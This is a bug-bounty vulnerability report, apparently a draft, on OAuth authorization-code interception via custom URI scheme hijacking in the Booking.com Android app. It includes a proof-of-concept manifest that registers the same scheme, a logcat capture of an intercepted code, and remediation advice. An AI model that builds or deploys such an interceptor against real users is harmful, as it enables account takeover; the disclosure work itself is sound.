

SECURITY VULNERABILITY REPORT

OAuth 2.0 Account Takeover via Custom Scheme Hijacking

Target Application: Booking.com (Android)

Report Date	5 May 2026
Severity	HIGH
CVSS Score	8.1 (High)
Status	Unpatched — Awaiting vendor response
Researcher	[YOUR NAME / HANDLE]
Program	Booking.com Bug Bounty

1. Title and Description

1.1 Vulnerability Title

OAuth 2.0 Account Takeover via Custom URI Scheme Hijacking in Booking.com Android Application

1.2 Summary

The Booking.com Android application uses a custom URI scheme (idp1://) as the redirect_uri parameter in its OAuth 2.0 authentication flow with third-party identity providers, including Facebook and Amazon. Because custom URI schemes are not exclusively bound to a single application on the Android platform, a malicious application installed on the same device can register the same scheme and intercept the OAuth authorization code or access token returned by the identity provider after successful user authentication.

This allows an attacker who can convince a victim to install a malicious application — or who exploits a device already running such an application — to silently capture valid OAuth tokens and achieve full account takeover without requiring any additional user interaction beyond a normal login.

1.3 Affected Component

Application	Booking.com for Android
Component	OAuth Login Flow (Facebook / Amazon)
Vulnerable Parameter	redirect_uri
Custom Scheme	idp1://facebookCallback, idp1://amazonCallback
Vulnerable Activity	net.openid.appauth.RedirectUriReceiverActivity

2. Severity Rating

2.1 CVSS v3.1 Score

CVSS Score	8.1 (High)
Vector String	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Attack Vector	Local (malicious app on same device)
Attack Complexity	Low
Privileges Required	None
User Interaction	Required (victim performs normal login)
Confidentiality Impact	High (OAuth token / auth code exposed)
Integrity Impact	High (full account takeover possible)
Availability Impact	None

2.2 Qualitative Rating

HIGH — The vulnerability allows complete account takeover of Booking.com accounts linked to Facebook or Amazon. Exploitation requires no special privileges and is trivially reproducible with a proof-of-concept application of fewer than 100 lines of code.

3. OWASP Mobile Top 10 Mapping

Primary Category	M1:2024 — Improper Credential Usage
Secondary Category	M4:2024 — Insufficient Input/Output Validation
CWE	CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
OWASP Reference	OWASP Mobile Security Testing Guide — MSTG-AUTH-1

The vulnerability aligns with M1 (Improper Credential Usage) because the OAuth authorization code — which functions as a short-lived credential — is delivered to an untrusted third-party application as a direct result of using an unverifiable custom URI scheme. This constitutes mishandling of authentication credentials in the redirect flow.

4. Proof of Concept

4.1 Prerequisites

- Android device (physical device recommended)
- Booking.com application installed (vulnerable version)
- Malicious PoC application installed (see Section 4.3)

4.2 Attack Flow

The following diagram describes the attack chain:

```
Step 1:  Victim opens Booking.com and taps "Sign in with Facebook"
        |
Step 2:  Android opens browser → m.facebook.com OAuth endpoint
        |
Step 3:  Victim authenticates / confirms Express Login prompt
        |
Step 4:  Facebook redirects to: idp1://facebookCallback?code=<AUTH_CODE>
        |
Step 5:  Android resolves scheme → malicious app intercepts redirect
        |
Step 6:  Malicious app extracts auth code → exchanges for access token
        |
Step 7:  Attacker achieves full Account Takeover
```

4.3 Malicious Application — AndroidManifest.xml

The malicious application registers the same custom URI scheme used by Booking.com:

```
<activity android:name=".InterceptActivity" android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="idp1" android:host="facebookCallback" />
  </intent-filter>
</activity>
```

4.4 Step-by-Step Reproduction


1. Install Booking.com (target application) on an Android device
2. Install the malicious PoC application on the same device
3. Open Booking.com and navigate to the login screen


4. Tap "Sign in with Facebook" — the system browser opens
5. Complete the Facebook login (or confirm Express Login prompt)
6. Upon redirect, Android opens the malicious application instead of Booking.com
7. The InterceptActivity displays the captured authorization code
8. Monitor `adb logcat -s OAuthIntercept` to observe the intercepted token in real time

4.5 Logcat Command

```
adb logcat -s OAuthIntercept
```

5. Evidence





```
(user@kali)-[~]
$ adb logcat -s OAuthIntercept
beginning of main
05-05 14:46:34.504 10890 10890 D OAuthIntercept: ===== OAuth INTERCETTATO =====
05-05 14:46:34.504 10890 10890 D OAuthIntercept: Full URI      : idp1://facebookCallback?code=AQAhQNH3Tcd
U0_qt3_wc7juVCKHG-dFxp08bC0DDKw-4Afxacoj4cjHGxbS2trMzlkB4KIuKzvcVKCSk50GpmRuqx7FcPTTqU6sC60gLxrGCcFSKnY
kdjpspAKFTrv8VtqPeYYszBTmIEolTcYUE1NGZ3EcG3MaPltDvKmfhxWyznL0465E0CvocI_lvdDwoopmU7FBrAlCZmLu0qEPoIUTxF
UJMMFIP_GuTYCw5Xm6-e0hrZ5KgbwcqXCnHhvFf_0Q5a90hxttL6ee3LwmrLCYLD6UL6K78I49chEo2jHpI40XTks0yQIB8bDLcIpKq
OqlI_Tn3L61ugakcGtpIDh4mSjrJPLTP8TZ0chAB30MsRkNA90NTmIWkljzaPOqan9a5SWUAbDEDrLG95LyLxpr2FhMI7Pi_dYfx5qw
7TbIjS9aJv7VnzHOSMh_sVDCLvd-5inYaXGDaILh_HexLamLN6state=mobile-android!guest#_=_
05-05 14:46:34.504 10890 10890 D OAuthIntercept: Scheme      : idp1
05-05 14:46:34.504 10890 10890 D OAuthIntercept: Host       : facebookCallback
05-05 14:46:34.504 10890 10890 D OAuthIntercept: Auth Code   : AQAhQNH3TcdU0_qt3_wc7juVCKHG-dFxp08bC0DD
Kw-4Afxacoj4cjHGxbS2trMzlkB4KIuKzvcVKCSk50GpmRuqx7FcPTTqU6sC60gLxrGCcFSKnYkdjpspAKFTrv8VtqPeYYszBTmIEol
TcYUE1NGZ3EcG3MaPltDvKmfhxWyznL0465E0CvocI_lvdDwoopmU7FBrAlCZmLu0qEPoIUTxFUJMMFIP_GuTYCw5Xm6-e0hrZ5Kgbw
cqXCnHhvFf_0Q5a90hxttL6ee3LwmrLCYLD6UL6K78I49chEo2jHpI40XTks0yQIB8bDLcIpKqOqlI_Tn3L61ugakcGtpIDh4mSjrJP
LTP8TZ0chAB30MsRkNA90NTmIWkljzaPOqan9a5SWUAbDEDrLG95LyLxpr2FhMI7Pi_dYfx5qw7TbIjS9aJv7VnzHOSMh_sVDCLvd-5
inYaXGDaILh_HexLamLN
05-05 14:46:34.504 10890 10890 D OAuthIntercept: Access Token: -
05-05 14:46:34.504 10890 10890 D OAuthIntercept: ID Token   : -
05-05 14:46:34.504 10890 10890 D OAuthIntercept: State      : mobile-android!guest
05-05 14:46:34.504 10890 10890 D OAuthIntercept: Error      : -
05-05 14:46:34.505 10890 10890 D OAuthIntercept: =====
```

6. Risk Assessment

6.1 Exploitation Scenario

An attacker publishes a malicious Android application to a third-party app store (or distributes it via phishing/social engineering) that silently registers the idp1:// custom URI scheme. Once installed on a victim's device:

- The victim opens Booking.com and attempts to log in with Facebook or Amazon
- The victim completes the authentication normally — no suspicious UI is shown
- The OAuth authorization code is silently delivered to the malicious application
- The attacker uses the captured code to obtain a long-lived access token
- The attacker gains full access to the victim's Booking.com account, including personal information, saved payment methods, upcoming reservations, and travel history

6.2 Business Impact

Account Takeover	Complete access to victim Booking.com accounts
Data Exposure	PII, travel history, saved payment methods
Financial Fraud	Unauthorized bookings or cancellations using stored payment data
Scale	All Android users logging in via Facebook or Amazon OAuth
User Trust	Silent attack — victim has no indication of compromise

6.3 Likelihood

Medium-High. The attack requires installation of a malicious application, which is a realistic threat vector on Android due to sideloading, third-party app stores, and social engineering. The technical barrier to creating the malicious application is extremely low (demonstrated PoC is under 100 lines of code).

7. Remediation

7.1 Recommended Fix — Android App Links

Replace the custom URI scheme (idp1://) with Android Verified App Links (HTTPS scheme with domain verification). This cryptographically binds the redirect URI to the application, preventing any other app from claiming it.

Step 1 — Host assetlinks.json on your backend:

```
URL: https://auth.booking.com/.well-known/assetlinks.json
[{ "relation": ["delegate_permission/common.handle_all_urls"],
  "target": { "namespace": "android_app",
    "package_name": "com.booking",
    "sha256_cert_fingerprints": ["<CERT_FINGERPRINT>"] } } ]
```

Step 2 — Update AndroidManifest.xml:

```
<intent-filter android:autoVerify="true">
  <action android:name="android.intent.action.VIEW" />
  <category android:name="android.intent.category.DEFAULT" />
  <category android:name="android.intent.category.BROWSABLE" />
  <data android:scheme="https" android:host="auth.booking.com" />
</intent-filter>
```

7.2 Alternative Fixes

App-to-App (Android)	Use Google Identity Services or Facebook Express Login SDK with verified deep links
PKCE	Implement Proof Key for Code Exchange (RFC 7636) to prevent code injection even if intercepted
Short TTL	Reduce authorization code lifetime to minimize exploitation window (not a primary fix)

7.3 What NOT to Do

- Do not simply rename the custom scheme — any custom scheme (myapp://, idp1://, etc.) is vulnerable to the same attack
- Do not rely on the state parameter alone as a mitigation — it does not prevent interception

8. References

- OWASP Mobile Security Testing Guide — MSTG-AUTH-1: <https://mas.owasp.org/MASTG/>
 - OWASP Mobile Top 10 2024 — M1 Improper Credential Usage: <https://owasp.org/www-project-mobile-top-10/>
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END OF REPORT — CONFIDENTIAL